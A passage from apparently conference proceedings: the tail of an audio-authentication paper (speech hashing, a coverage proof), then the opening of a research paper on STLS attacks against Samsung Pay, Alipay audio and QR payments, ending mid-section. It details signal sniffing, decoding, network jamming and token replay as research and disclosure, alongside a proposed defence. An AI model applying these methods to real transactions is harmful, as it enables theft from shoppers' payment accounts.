The second phase of digest computation involves compressing the large amount of information about the audio into a digest. Because audio rarely changes on millisecond time scales, the representation L is highly redundant. To compress this redundant data, RSH uses the two-dimensional discrete cosine transform (DCT). The DCT is related to the Fourier transform, is computationally efficient, and is commonly used in compression algorithms (e.g., JPEG, MP3). RSH computes the DCT over different sections of the matrix L to produce the final digest. RSH only uses first eight DCT coefficients (corresponding to the highest energy components and discarding high-frequency information).

The second phase of digest computation – the compression function – uses the DCT algorithm in the computation of the bitwise representation of the audio sample. The following process generates 8 bits of a digest; it is repeated 64 times to generate a 512-bit digest.

1. Obtain a window size w and two window start indexes l_1 and l_2 from the output of a keyed pseudorandom function.
2. Select from L two blocks of rows. These blocks B_1 and B_2 contain all columns from $l_1 : l_1 + w$ and $l_2 : l_2 + w$ respectively.
3. Compress these individual blocks into eight coefficients each using the DCT.
4. Set eight digest bits by whether the corresponding coefficients of the first block (B_1) are greater than the coefficients

of the second block (B_2).

We note that sections of audio are selected probabilistically; we show in Appendix B that the probability that a section of audio is not used in a digest is negligible.

An important consideration is to note that the digest is *keyed*. By using a keyed pseudorandom function, repeated phrases generate verifiable unique digests. It also has the advantage that it makes it difficult to compute digests for audio without knowledge of the key, which in AuthentiCall is derived during the handshake for each call. In AuthentiCall, digests themselves are also authenticated using an HMAC to guarantee digest integrity in transit.

Digests of spoken audio are sent by both parties. The verifying party computes the digest of the received audio, then computes the hamming distance between the calculated and received digests. Because degradation of audio over a phone call is expected, digests will not match exactly. However, the Hamming distance between two audio digests — or bit error rate (BER) — is related to the amount of change in the audio. By setting an appropriate threshold on BER, legitimate audio can be distinguished from incorrect audio.

B Probabilistic Analysis of Robust Hashing

AuthentiCall uses the RSH speech digest algorithm [36], which probabilistically selects sections of audio for inclusion. The initial research did not establish whether all audio was included in every hash. In this appendix, we bound the probability that one or more 5ms sections of audio (which are individual rows in the matrix L) are not included. The analysis shows that it is possible for a few milliseconds of audio to be excluded – less than 25 milliseconds of audio. This is less than an individual phoneme, could not change semantic meaning of the audio, and losses of 25 milliseconds or more are common in audio transmission and typically go unnoticed by users. Accordingly, the digests effectively cover call content.

Fix an even integer $N > 0$, and fix a block width $w \in [2..N/2]$. Let $r \in [1..N]$ be a row index of the matrix L. We begin by computing the probability that in any particular trial, the r-th row is *not* covered by at least one of the two blocks B_1, B_2 used in the robust hashing algorithm. Recall that the "top" row of B_1 and B_2 are randomly selected each trial. Thus, let ℓ_1, ℓ_2 be uniform integers in the range $[1..N+1-w]$.

Let $X_r^{(i)}$ be an indicator random variable for the event that row f is covered by at least one of these blocks in the i-th trial. Then we observe that $X_r^{(i)} = 0$ iff the event $r \notin [\ell_1..\ell_1+w-1] \wedge r \notin [\ell_2..\ell_2+w-1]$ occurs. We have

$$\begin{aligned}\Pr\left[X_r^{(i)} = 0\right] &= \Pr\left[r \notin [\ell_1..\ell_1+w-1]\right] \cdot \\ &\quad \Pr\left[r \notin [\ell_2..\ell_2+w-1]\right] \\ &= \Pr\left[r \notin [\ell_1..\ell_1+w-1]\right]^2\end{aligned}$$

since ℓ_1, ℓ_2 are independent and identically distributed. There are two cases to consider. When $r \in [1..w-1]$ we have

$$\Pr\left[X_r^{(i)} = 0\right] = \left(1 - \frac{r}{N+1-w}\right)^2 \leq e^{-2r/(N+1-w)}$$

because there are only r values for ℓ_1 (resp. ℓ_2) that cause block B_1 (resp. B_2) to include the r-th row of L. When $r \geq w$, which is the common case when $N \gg w$, we have

$$\Pr\left[X_r^{(i)} = 0\right] = \left(1 - \frac{w}{N+1-w}\right)^2 \leq e^{-2w/(N+1-w)}.$$

To build some intuition for these probabilities, take $N = 200$ and $w = 51$ (the average value if w were selected uniformly from its range), $\Pr\left[X_1^{(i)} = 0\right] \leq 0.98$, i.e., the first row is almost certainly not covered in any particular trial. But this quickly decreases as r grows, and when $r = w$ (and beyond) we have $\Pr\left[X_r^{(i)} = 0\right] \leq 0.51$. Keep in mind that the robust hashing algorithm runs $t = 64$ independent trials, thus, defining the indicator $X_r = 1$ iff $\bigvee_{i=1}^{t} X_r^{(i)} = 1$, we have

$$\Pr[X_r = 0] \leq \begin{cases} e^{-t(2r)/(N+1-w)} & \text{when } r < w \\ e^{-t(2w)/(N+1-w)} & \text{when } r \geq w \end{cases}$$

Thus $\Pr[X_1 = 0] \leq (0.98)^{64} \approx 0.43$, and for $r \geq w$ we have $\Pr[X_r = 0] \leq (0.51)^{64} \approx 2^{-64}$. It is apparent that the first few rows of L are unlikely to be covered, but that the remaining rows are covered in some trial with overwhelming probability.

Continuing, let $X = \sum_{r=1}^{N} X_r$, i.e., the number of rows covered across all t trials. Additionally, let W be a uniform value in $[2..N/2]$. (Recall that in the robust hashing algorithm, the parameter w is chosen this way for each trial.) By linearity of expectation we have

$$\begin{aligned}\mathbb{E}[X \mid W = w] &= \sum_{r=1}^{N} \mathbb{E}[X_r \mid W = w] \\ &= \sum_{r=1}^{N} \Pr[X_r = 1] \\ &= N - \sum_{r=1}^{N} \Pr[X_r = 0] \\ &= N - \left(\sum_{r=1}^{w-1} \Pr[X_r = 0] + \sum_{r=w}^{N} \Pr[X_r = 0]\right) \\ &\geq N - \left(\sum_{r=1}^{w-1} e^{-t(2r)/(N+1-w)}\right. \\ &\qquad \left. + (N+1-w)e^{-t(2w)/(N+1-w)}\right)\end{aligned}$$

Again, when $N = 200, w = 51, t = 64$, we have $\mathbb{E}[X \mid W = 51] \geq 198.4$; on average, the number of rows missed is less than two. Finally, we define $f(w) = \mathbb{E}[X \mid W = w]$ and consider $\mathbb{E}[f(W)]$, which is the average number of rows covered over random choices of block width and block-starting rows. When $N = 200, t = 64$ we have $\mathbb{E}[f(W)] \geq 195.4$; thus fewer than five rows are completely missed, on average, across all trials. With overwhelming probability, it will be the first few rows that are missed. As we discussed at the beginning of this section, this audio would could not affect the semantics of the transmitted speech.

Picking Up My Tab: Understanding and Mitigating Synchronized Token Lifting and Spending in Mobile Payment

Xiaolong Bai[1,*], Zhe Zhou[2,3,*], XiaoFeng Wang[3], Zhou Li[4],
Xianghang Mi[3], Nan Zhang[3], Tongxin Li[5], Shi-Min Hu[1], Kehuan Zhang[2,†]
[1]*Tsinghua University,* [2]*The Chinese University of Hong Kong,*
[3]*Indiana University Bloomington,* [4]*IEEE Member,* [5]*Peking University*
bxl12@mails.tsinghua.edu.cn, {zz113, khzhang}@ie.cuhk.edu.hk, {xw7, xmi, nz3}@indiana.edu,
lzcarl@gmail.com, litongxin@pku.edu.cn, shimin@tsinghua.edu.cn

Abstract

Mobile *off-line* payment enables purchase over the counter even in the absence of reliable network connections. Popular solutions proposed by leading payment service providers (e.g., Google, Amazon, Samsung, Apple) rely on direct communication between the payer's device and the POS system, through Near-Field Communication (NFC), Magnetic Secure Transaction (MST), audio and QR code. Although pre-cautions have been taken to protect the payment transactions through these channels, their security implications are less understood, particularly in the presence of unique threats to this new e-commerce service.

In the paper, we report a new type of over-the-counter payment frauds on mobile off-line payment, which exploit the designs of existing schemes that apparently fail to consider the adversary capable of actively affecting the payment process. Our attack, called *Synchronized Token Lifting and Spending* (STLS), demonstrates that an *active* attacker can sniff the payment token, halt the ongoing transaction through various means and transmit the token quickly to a colluder to spend it in a different transaction while the token is still valid. Our research shows that such STLS attacks pose a realistic threat to popular off-line payment schemes, particularly those meant to be backwardly compatible, like Samsung Pay and AliPay.

To mitigate the newly discovered threats, we propose a new solution called *POSAUTH*. One fundamental cause of the STLS risk is the nature of the communication channels used by the vulnerable mobile off-line payment schemes, which are easy to sniff and jam, and more importantly, unable to support a secure mutual challenge-response protocols since information can only be transmitted in one-way. POSAUTH addresses this issue by incorporating one unique ID of the current POS terminal into the generation of payment tokens by requiring a quick scanning of QR code printed on the POS terminal. When combined with a short valid period, POSAUTH can ensure that tokens generated for one transaction can only be used in that transaction.

1 Introduction

The pervasiveness of mobile devices has profoundly changed the ways commercial activities are conducted. Particularly, mobile payment, in which a payment transaction is carried out between a smartphone and a point of sale (POS) system, becomes increasingly popular, with over 1 trillion dollars revenue projected for 2019 [49]. Leading e-commerce providers (e.g., PayPal, Amazon, Google, Alibaba) and smartphone manufacturers (e.g., Samsung, Apple) all come up with their own solutions and competing with each other for market shares. Most of these schemes are designed for *online* use originally, which requires both the payer and the payee to stay connected to the Internet during a transaction, so both parties are notified by the payment service provider once the transaction succeeds. A problem for this approach is that the payer (who in many cases is a grocery shopper) is expected to have a decent network connection (or enough mobile data) whenever she pays. To avoid the delay and extra cost introduced during this process, recently *off-line* payment schemes are gaining traction, which allow a transaction to go through even when the payer's network connection is less reliable. This is achieved by establishing a direct connection between the smartphone and the POS system through Near-Field Communication (NFC), Bluetooth, electromagnetic field, 2D-QR code or even audio signal, and delivering a payment token over this channel. Already many prominent payment schemes have offered this off-line support, including PayPal, Google Wallet, Apple Pay, Samsung Pay and AliPay. What is less clear, however, is the security guarantee they can provide.

Security of mobile off-line payment. Unlike the online payment, in which the payer and the payee do the

*The two lead authors are ordered alphabetically.
†Corresponding author.

transaction through the service provider, the off-line approach relies on the direct communication between the smartphone and the POS system, and therefore can be vulnerable to the eavesdropping attack from a bystander. This is less of an issue for the NFC channel, due to its extremely short communication distance, making the sniffing difficult. More importantly, both NFC and Bluetooth allow convenient bidirectional interactions between the payer (smartphone) and the payee (POS), which helps strengthen the protection: a typical approach is for the POS device to challenge the phone with an "unpredictable number"; the number is then used by the phone to generate a payment token with a short validity period. This thwarts the attempt to use the token in a different transaction.

In practice, however, the POS systems armed with NFC or Bluetooth are expensive and less deployed, and cheaper and more backwardly compatible alternatives are widely adopted. For example, Samsung Pay supports *Magnetic Secure Transmission* (MST), which can work on those using magnetic stripes, like credit-card readers. PayPal and AliPay (an extremely popular Chinese payment service, with 190 million users) both transmit the token through QR scanning, an approach widely supported by POS machines. Also, AliPay and ToneTag [51] utilize audio signals, a low-cost solution that needs only a sound recorder on the payee side. A problem here is that all such channels (electromagnetic field, QR code and audio) are one-way in nature, making the above challenge-response approach hard to implement. To address this issue, these schemes employ *one-time payment token*, together with a short valid time, to defend against the eavesdropping attack. The idea is that once the token is observed, it cannot be used again and will soon expire, and is therefore useless to the adversary. The effectiveness of this protection, however, becomes questionable in the presence of an *active* attacker, who is capable of disrupting a transaction to prevent the token from being spent, which allows him to use it in a different transaction within the validity period. This was found to be completely realistic in our study.

Our attacks. In this paper, we report our security analysis of two leading mobile off-line payment schemes: Samsung Pay and AliPay. Our study reveals surprising security vulnerabilities within these high-profile schemes, affecting hundreds of millions of users around the world: we found that both approaches are subject to a new type of over-the-counter payment frauds, called *Synchronized Token Lifting and Spending* (STLS), in which an adversary sniffs the payment token, manages to halt the ongoing transaction and transmits the token to a colluder to spend it in a different transaction while the token is still valid. Oftentimes, such an attack can also seamlessly trigger a retry from the payer to let the original transaction go through without arousing any suspicion. More specifically, in Samsung Pay, we show that the attacker can pick up the magnetic signals 3 meters away using a sensor, and then automatically *jam* the wireless signals produced by a mobile POS (mPOS) using a jammer (a commercial device), causing a disruption between its communication with the payment provider. As a result, the payment token is prevented from being delivered to the provider and instead, recovered, demodulated and then spent in a different transaction (at a different location). After this is done, the attacker stops the jamming, which enables a retry from the shopper to complete the transaction. We found that this attack can be realistically implemented, as demonstrated in a video we posted online [1] (Section 3.1). A similar attack also succeeds on Alipay, over the audio channel: we utilized a recorder to capture the token transferred through sound and again the jammer to disrupt the payment transaction, before using the token for another transaction (Section 3.2).

Alipay also supports payment through QR code scan. In our research, we studied two payment scenarios: peer-to-peer transfer and pay through POS. In the first case, the payer uses his phone to scan the payee's QR code displayed by her phone. Our study shows that a malicious payer device or the one infected with an attack app can not only steal the token from the payee's screen, which can later be used for over-the-counter payment (through POS), but also stealthily force the payee device to refresh its screen, causing it to generate a new token, therefore preserving the original one for an unauthorized purchase (Section 3). When it comes to POS-based payment, we discovered that a malicious app running on the payer's device can stealthily halt the transaction by strategically covering a few pixels on the screen when it is displaying the QR token to the POS machine. In the meantime, we found that it is feasible to acquire the image of the code from the reflection on the glass of the QR scanner's scan window (captured by the phone's front camera) (Section 3.3). Again, the demos of these attacks are available online [1].

Mitigation. Our findings highlight the fundamental weaknesses of today's mobile off-line payment schemes: one-time token is insufficient for defending against an active adversary capable of stealthily disrupting a payment transaction (which is found to be completely realistic); also given the error-prone nature of the channels (magnetic field, sound, QR scan) those schemes use, the validity period of their payment tokens needs to be sufficiently long to allow multiple retries, which leaves the door open for the STLS attack. To mitigate the newly discovered threats and enhance the security protection of the off-line payment, we designed and implemented a new solution, called *POSAUTH*, which authorizes the payer to use a payment token only at a specific transaction. POSAUTH is meant to be easily deployed, without changing hard-

ware of today's POS systems. More specifically, each POS terminal presents a QR code carrying its unique ID. For each transaction, the payer is supposed to scan the code to generate the payment token, which is bound to the terminal. This binding, together with the valid period, ensures that the token can only be used in the current transaction (see Figure 1).




Figure 1: The work-flow of POSAUTH

Contributions. The contributions of the paper are outlined as follows:

• *New findings and understandings*. We report the first study on the STLS threat to mobile off-line payment. Our research brings to light surprising security vulnerabilities within high-profile payment solutions, which subject these schemes to the new type of payment frauds. Such STLS attacks are found to be completely realistic, with serious consequences, leading to unauthorized spending of the payer's token. The findings demonstrate the challenges in protecting these off-line payment schemes in the presence of an *active* adversary.

• *New protection*. We made a first step towards practically mitigating these STLS attacks through a new design that binds the payer's payment token to a specific POS terminal, without changing the hardware of existing systems. We implemented this design, which is found to be effective and efficient in defending against the threat.

Roadmap. The rest of the paper is organized as follows: Section 2 provides background information for our study; Section 3 elaborates the STLS threats on Samsung pay and Alipay; Section 4 presents our protection mechanism; Section 5 discusses the limitations of our study and potential future research; Section 6 compares our work with related prior studies and Section 7 concludes the paper.

2 Background

In this section, we describe how mobile payment works, the current protection in place and potential security risks. Further we present the assumptions made in our research.

Mobile off-line payment. Since 1999, when Ericsson and Telnor Mobil phones were first used to purchase movie tickets, mobile payment has gained considerable popularity in the past decades, and is expected to be used by 90 percent of smartphone users in 2020[42]. Today, a typical payment transaction through mobile devices includes three parties: the payer, the payee and the payment service provider. Depending on the role played by the provider, a payment transaction can be *online* or *off-line*. Figure 2 illustrates the work-flows of both payment methods. A prominent example of mobile online payment is *Mobile wallet*, a scheme provided by PayPal, Amazon and Google. A payment process through Mobile wallet involves registration of a user's phone number and acquisition of a PIN for authentication. In a transaction, the user enters the PIN to validate the payment that will be charged to her account based upon the credit card or other information (stored in her mobile device) given to the service provider during the transaction.




Figure 2: The work-flows of online and off-line mobile payment methods

By comparison, a mobile off-line payment happens directly between the payer and the payee, with the provider communicating with only one of these two parties in the transaction. Oftentimes, the payer is a grocery shopper, with a smartphone carrying a shared secret with the provider and the payee controls a POS device for communicating with the provider. An off-line transaction starts when the payee creates a charge request through entering payment information (e.g., amount, payment method) into a POS terminal. Then, the payer is supposed to run her payment app to establish a communication channel with the POS for transmitting a token. Some of these channels are described in Table 1. Such a token is generated using a secret in the payer's mobile digital wallet, the current time and the challenge from the payee when it is available, and other credential data.

Upon receiving the token, the POS terminal forwards the token as well as other transaction information to the payment service provider for verification. From the token, the provider first recovers the owner information and then verifies its authenticity (whether it is issued by the owner) and liveness (whether it has been used before and whether




Figure 3: Mobile off-line payment transaction flow.

Channel	Provider Examples
NFC	Apple, Google
Bluetooth	Bridg[5]
MST	Samsung Pay
Audio	Alipay, ToneTag
QR code	Paypal, Alipay, Wechat

Table 1: Example of off-line payment channels and the payment service providers using these channels

it is issued recently, within the validity period) of the token. If so, the provider continues to check the balance of the owner's account to determine whether the transaction can proceed. A transaction approval or denial is then issued to the POS terminal, depending on whether all these checks are passed. The process is shown in Figure 3.

Payment security. The security guarantee of an off-line payment scheme is mainly built upon the protection of the payment token, which is essentially the proof for a payment request, typically in the form of a hash-based message authentication code (HMAC) over its generation time and other information. The token is delivered to the provider by the payee through a secure channel. Less protected here is the direct link between the payer and the payee, which could be monitored by the adversary present at the scene of the payment. For the transaction going through NFC and Bluetooth (see Table 1), a random number generated by the payee can serve to challenge the payer and ensure that the token is bound to a specific POS terminal. For other channels, however, existing payment schemes do not use this challenge-response approach (due to the complexity and unreliability of the channels) and instead, rely on one-time token: a token, once received by the provider, is recorded to make sure that it will not be used again. Also, each token is ephemeral, with a short valid period attached to it, based upon its generation time specified in its content.

This protection apparently only considers the threat from a passive adversary, who does nothing to interfere with the execution of a transaction. The situation can be very different for an active one. In the case that the transaction can actually be disrupted, which stops the delivery of the token to the provider, the observed one-time token can then be stolen and used for a different transaction. Also this attack cannot be prevented by checking the liveness of the token, since the validity period often has to be set sufficiently long to tolerate the errors in a normal token transmission. As an example, a payer needs 5 -10 seconds to place her phone before the QR code can be reliably recognized. As a result, often a payment token has more than one minute of living time, which as shown in our study (Section 3), is often long enough for successfully spending it on a different transaction, with the help of a colluder in the attack.

Adversary model. In our study on the payment through electromagnetic field (Samsung Pay) and audio signals, we consider an adversary who is either physically present at the payment scene or capable of placing her attack devices (including sniffer and jammer) there. This is completely realistic, given the small sizes of the devices, as illustrated in Figure 7(a). In QR-code based payment, we no longer require the presence of attack devices. Instead, we assume that the payer's phone is infected with an attack app, which *does not* have system privileges but needs camera, Bluetooth and network permissions, which are commonly requested by legitimate apps.

3 STLS Attacks

In this section, we report our security analysis on Samsung Pay as well as the Audio Pay and QR Pay techniques utilized by other popular mobile off-line payment services such as Alipay and Wechat. Our study shows that they are all subject to the STLS attacks: an adversary can realistically disrupt payment transactions, steal payment tokens and spend them without proper authorization. This security hazard affects hundreds of millions of mobile users worldwide. We contacted all affected service providers and some of them have already acknowledged the importance of the findings. We are now helping them fix the discovered problems and enhance their protection. Following we elaborate this study.

3.1 Samsung Pay

Samsung Pay is a popular token based mobile payment service available on the smartphones manufactured by Samsung Electronics. It is characterized by a unique POS-device communication technique, when compared with other payment services like Apple Pay and Android Pay, called *Magnetic Secure Transmission (MST)*, which has been acquired from LoopPay in 2015 [44]. In this paper we focus on the security protection of MST, even though Samsung Pay also supports NFC.

Samsung Pay features a high compatibility to existing POS terminals which work with magnetic-stripe card. Merchants need no modification to their out-dated POS

terminal to support this kind of innovative mobile phone payment. A Samsung phone stores a piece of secret key inside KNOX, a secure container. When the Samsung Pay user (the payer) is going to pay at a POS, she launches the app and chooses a card she is going to pay with and then passes the app's verification with either password or fingerprint. Then the app (inside KNOX) immediately generates a token for the user by HMAC a piece of message containing the transaction counter, the primary account number (PAN) [1] using the secret key, assembles all information in the same format as the magnetic tracks on conventional credit cards, and starts to broadcast that information over the MST channel by modulating electric current passing through a MST antenna. Any POS terminal, if magnetic card is supported, will receive the token through its magnetic head and then process it in the exact same way as if the user is swiping a magnetic-stripe credit card. The track data with token and other information encapsulated will be passed to the service provider via POS's network for further transaction processes including token verification, translating to real PAN, balance verification, and the transaction result will be returned to the POS terminal to notify the payee if the transaction is approved or not.

Understanding MST. MST is a patented technique (US8814046 [20]) that first appears in LoopPay Fob and LoopPay CardCase and it is compatible with any existing POS terminal.

The security protection of MST pretty much depends on the property of electromagnetic field, which is considered to be a near-field communication channel. Specifically, the strength of electromagnet signal quickly attenuates as the distance to the source r grows, at the rate of $1/r^3$. On LoopPay's home page, it is claimed: "LoopPay works within a 3-inch distance from the read head. The field dissipates rapidly beyond that point, and only exists during a transmission initiated by the user" [33]. A similar claim is also made by Samsung Pay: "Due to the short-range nature of MST, it is difficult to capture the payment signal" [43].

Eavesdropping MST signal. However, we found in our research that this distance based protection does not work as stated by those claims, which has also been reported by other research [6, 3]. Fundamentally, the distance that allows electromagnetic field signal sniffing feasible is determined by a signal-noise-ratio (SNR) at that distance and the capability for the sniffing antenna to pick up the signal. Our study shows that instead of 3 inches (< 0.08 meters) as claimed by the MST document, a small loop antenna at the size of a small bag (as illustrated in Figure 4) can effectively collect the signal at least 2 meters away from the source. More importantly, the signal captured at this distance still carry enough information for decoding, in a realistic noise environment. For example, Figure 5 a) and b) compare the signal received by our loop antenna (2 meters away from the source) with the theoretically received ones, as discovered in a real-world grocery store. As we can see here, the signal still largely preserved the coding information and can therefore be used for decoding using our later proposed decoding method.

[1] a virtualized one instead of original credit card number.




Figure 4: Sniffing devices.




Figure 5: Comparison between original signal and our received one in 2 meters.

Signal decoding. In our research, we decode such signal according to impulse polarity changes. Specifically, MST uses differential Manchester encoding, in which the polarity flips once for the symbol '0' while twice for the symbol '1' (Figure 5 c)). Although our antenna cannot directly sense the magnetic field, it is able to capture the polarity flips, because the current generated by the antenna is the derivative of the magnetic filed (a flip's derivative is an impulse, as compared in the Figure 5 b) and c)).

The captured signal is then decoded using a band pass filter (BPF), a synchronization detection module and a symbol judgment module. BPF allows only frequency

components from 0.3 kHz to 10 kHz to pass, which effectively reduces the out-of-band noise. The synchronization detection module identifies the start and the end positions of each symbol. It sequentially enumerates all the sample points and determines whether a given sample point is an apex and whether it exceeds a threshold: if so, the point is chosen as the start point of the first symbol. Then the module chooses an apex with maximum strength around its theoretical end position (based upon the symbol duration) as the end point of the first symbol (also the start point of the second symbol). The process repeats until the apex's strength is under the threshold, which indicates that the valid signal ends. In this way, all the symbols' start and end positions are determined. The symbol judgment module decides whether a given symbol represents '0' or '1' by comparing the polarities of the start and end point. If the start point and end point have the same polarity, the symbol represents '1', otherwise, it is '0'.




Figure 6: The track format Samsung Pay uses.

The symbols generated by the symbol judgment can be easily translated to a text string in accordance with the ANSI/ISO ALPHA data format (designed for magnetic card track 1) or the ANSI/ISO BCD data format (for track 2 and 3) [2], as shown in Figure 6.

Figure 7: A commercial jammer and a mPOS.

mPOS jamming. As mentioned earlier, Samsung Pay and LoopPay utilize one-time token, which effectively defends against passive attacks: up to our knowledge, none of the prior exploit attempts [6, 3] can succeed, because a used token cannot be used again. A fundamental issue here, however, is that the protection does not work against an *active* adversary and interfering with an ongoing transaction is much more realistic than one thought, as discovered in our research. Specifically, we found that mobile POS systems, as shown in Figure 7(b) and Figure 7(c), with over 3.2 million already installations and a over 27 million installations in 2021 by expectation [21], can be easily jammed using a portable commercial device. For example, the device in Figure 7(a) can easily block either WiFi or cellular signal or both at a distance of 3




Figure 8: Attack flow for Samsung Pay.

meters, which causes all mPOS transaction to abort. Such a jammer simply broadcasts white noise over the same frequencies as those used by the targeted channels to interfere with legitimate communications. It can be easily switched on and off to target a specific payment step. Note that such jamming does not need to be blind: most mPOS systems are using WiFi, and a temporary disruption of its service, within a few meters, will not affect other mobile users, such as those using smartphones through 3G or 4G; even for the mPOS running on cellular networks, the adversary can jam only their specific cellular formats, e.g., Verizon (CDMA format), without interfering with others, e.g., AT&T users (UMTS format), in a 3-meter peripheral. Further, given the delay for the POS system to restore its connection, the adversary can quickly stop jamming: for example, he can turn on the device for 30 seconds and then leave, and gives his colluder, who receives the token from an unblocked channel, at least 1 minute to spend the token.

The attack. Putting pieces together, the flow for the whole STLS attack on Samsung Pay is illustrated in Figure 8. The attacker runs a small antenna (small enough to be hidden in his backpack) connected to a laptop (also hidden) to monitor the electromagnetic signal around an mPOS terminal. Once a customer opens her digital wallet (on her smartphone) for a payment transaction, the antenna captures the token and in the meantime, the jammer is switched on (which does not affect the communication between the wallet and the mPOS) to block the mPOS's network. The acquired token is then automatically decoded and forwarded through an unjammed channel to a colluder (who might run an app to alert him to the arrival of a token that needs to be spent within a time frame[2]). Such a token is automatically written to a magnetic stripe card, which can be used just like a normal credit card, or

[2] Actually we found that Samsung Pay has a one day time limit for its token [25].

to a MagSpoof device (e.g., for a purchase at an automatic vending machine) to replay the token. The adversary can stop the jamming and walk away after a short period of time, which allows the mPOS to restore its network connection and receive a payment error from the server (which often comes without details). As a result, the payer has to retry with an automatically generated new token to complete the transaction. We are communicating with Samsung to help them address this threat.

3.2 Audio Pay

Similar to MST-based payment, the schemes based upon the audio channel are equally vulnerable to the STLS attack. Following we elaborate the attack on these schemes.

Analysis of audio pay. Audio is an emerging channel for near-field inter-device communication. Compared to other channels like Bluetooth, Wi-Fi Direct, or NFC, the audio channel is cheap and easy to use, given the fact that every phone is equipped with a microphone and a speaker. The main weakness of this channel is its bandwidth because of its narrow frequency spectrum. Nevertheless, it remains an efficient and convenient way to exchange a small amount of information. In particular, it has been used by multiple payment schemes, including Alipay and ToneTag, to transmit a payment token (from the payer's device to the payee).

Specifically, the payer is supposed to encode her payment information into an audio clip using a modulation scheme like audio frequency-shift keying (AFSK). During the payment transaction, she can play the clip to the merchant's POS device. Upon receiving the audio, the merchant decodes it to recover the payment token from, and then sends the token as well as transaction information to the payment service provider. The provider verifies the payment token and replies with an acknowledgement response if successful. This payment process is illustrated in Figure 9.




Figure 9: The process of audio pay.

Alipay has widely adopted audio pay on mobile vending machines. In this scenario, after the payer selects an item, the vending machine will ask the payer to play her payment audio. Upon receiving the audio, the machine decodes the payment token from the audio and sends it to the payment service provider through cellular network to proceed the transaction. To produce the payment audio, Alipay encodes the payment token into a carrier sound by AFSK. While the carrier sound can be heard by a human being, the payment token is encoded at the frequency of 17.2kHz - 18.4kHz, which is beyond the absolute threshold of human hearing. But such a modulation scheme also enables the sniffing attack since there is nearly no noise at this frequency range, and the token can be broadcast with low lost. Here, we elaborate our attack to audio pay as below.

The attack. Again, this payment scheme is vulnerable to an STLS attack involving audio recording and WiFi or cellular signal jamming with the device shown in Figure 7(a). Specifically, before the payment transaction starts, a nearby attacker turns on a signal jamming device to block signals and prevents the merchant from communicating with the payment service provider. When the payer plays her payment sound to the merchant (mobile vending machine in Alipay), the attacker records the sound within a proper distance. Since the transaction is aborted by the signal jamming, the recorded payment token is not spent. Then the attacker can replay the recorded sound to make another purchase. The attack is illustrated in Figure 10.




Figure 10: The attack against audio pay.

We implemented this attack against a real-world vending machine. The attack demo is posted online [1]. In this attack, the attacker uses a free iOS app called SpectrumView[35] to record the payment audio signal at a distance of 30cm from the payer's phone. [3] With such low cost, the attacker is still able to successfully launch the STLS attack. Although the the token has a limited valid period (90 seconds), our attack demonstration shows that such time window is sufficient for attackers.

3.3 QR Pay

Mobile payment through QR code is quickly gaining popularity in recent years. A plenty of retailers (like Walmart and Starbucks), financial organizations (like Chase, Paypal and Alibaba) and social network apps (like WeChat) have developed or adopted QR payment. So far, three payment schemes have been proposed to support different payment scenarios [13]:

[3] The attack device is small and can be placed stealthily and closely to merchant device, e.g., within 30cm to a vending machine. Token recording and transmitting can be fully automated without attacker's attendance. Hence, the threat is realistic.

•*Buyer-to-Large retailer transactions (B2L)*. A QR code representing the payment token is generated by the payer's mobile payment app (like WeChat, ChasePay and AliPay) and then picked up by payee's POS scanner and transferred to service provider (see Figure 11). Since a special POS scanner has to be deployed by the payee, this scheme is usually seen in large retailers, like Walmart, Target and Starbucks.

Figure 11: The work-flow of QR pay.

•*Buyer-to-Small business transactions (B2S)*. The payer scans the QR code presented by the payee using a mobile app to get payee's merchant ID, inputs the right amount and then authorizes the payment. In this case, the QR code can be printed on a paper as the merchant ID is usually permanent.

•*Peer-to-Peer transactions (P2P)*. A user (or payer) with payment app wants to transfer money to another user (or payee). The payee generates a QR code to be scanned by the payer. After the scanning process, the money is transferred [4].

In this work, we evaluate whether STLS attack can succeed for the first and third transaction scenario, i.e., whether the payment token can be stolen at one place and spared at another place. We skipped the second scenario, as no payment token is generated by the user (payment is sent directly to the service provider). We focus on the off-line mode, for which the token is generated off-line and no confirmation by the payer is required when the token is about to be consumed. We discuss the online payment option in Section 5.

Security analysis of payment app. Different from the native payment apps, like Samsung Pay and Apple Pay, which protect the payment token through hardware means (e.g., Secure Enclave for Apple Pay and KNOX for Samsung Pay), the third-party payment apps, like WeChat and Alipay, cannot shield the payment token against the OS-level attack (e.g., malicious app with root privilege). Though the OS-level attacks can cause devastating consequences, their victim base is usually small.

As a result, the defense employed by the third-party apps is largely targeting malicious apps with non-root permissions. For instance, AliPay claims that it can prevent another app from taking screenshot to steal the QR code [5]; its payment token is one-time and short-lived; it is capable of detecting mobile trojan app and phishing QR code.

Challenges for STLS attack on QR code. Unlike the MST and audio channels, QR code is a visual sign, which cannot be jammed and sniffed by the nearby physical device. Carrying out STLS attack under this scenario seems impossible at first sight, but through a set of novel techniques, we show such attack is completely realistic. Our only assumption is that a malicious app has been installed on the payer's mobile device with camera, bluetooth and network permissions granted. This app plays a similar role as the nearby physical device used in MST and audio attack. More importantly, our app is a **non-root app** and **does not trigger any abnormal behavior** vetted by the payment app (e.g., taking screenshots of QR code). The key stage of this attack is stealing the payment token while halting the ongoing transaction, and we elaborate two approaches for this step, one attacking the QR scanner of the POS machine and another attacking the payment app during P2P transactions.

3.3.1 Attack POS-based Payment

Attack overview. Our attack can be launched when a user shows the payment QR code to the POS scanner. In particular, the malicious app attempts to steal the QR code from the glass reflection of the POS scanner when the payer's screen is close to it. In the meantime, it disrupts the display of the original QR code to abort the ongoing transaction, by masking the payer's screen. The token (stored in photos captured by the front camera of payer's phone) is exfiltrated to attacker through network and spent at another store after unmasking, like MST and audio attack. To avoid arousing payer's suspicion, the attack app actively profiles the context (e.g., the foreground app and activity) and the actual attack is initiated when the context matches the payment context. We elaborate the four key attack components (sniff, abort, profile and exfiltration) below. A demo of this attack can be found in [1].

Sniffing QR code. For the attack app, direct capture of QR code is not feasible as screen scraping is prevented by the payment app. However, the reflection of the QR code on other objects cannot be controlled by the payment app and we exploit this observation to build this attack component. It turns out the glass window of the POS scanner can serve our purpose perfectly. As illustrated in Figure 12, a typical scanner is composed of a glass window, a camera and a light source. When the screen of payer's phone is close enough to the scanner, the reflection

[4] Some payment app reverses the scheme (payer shows QR code to payee). Our attack is valid for both case.

[5] For example, an Android app can set a window flag `FLAG_SECURE` when initiating an activity window to avoid screen scraping [15]. AliPay uses this flag to protect its QR code.

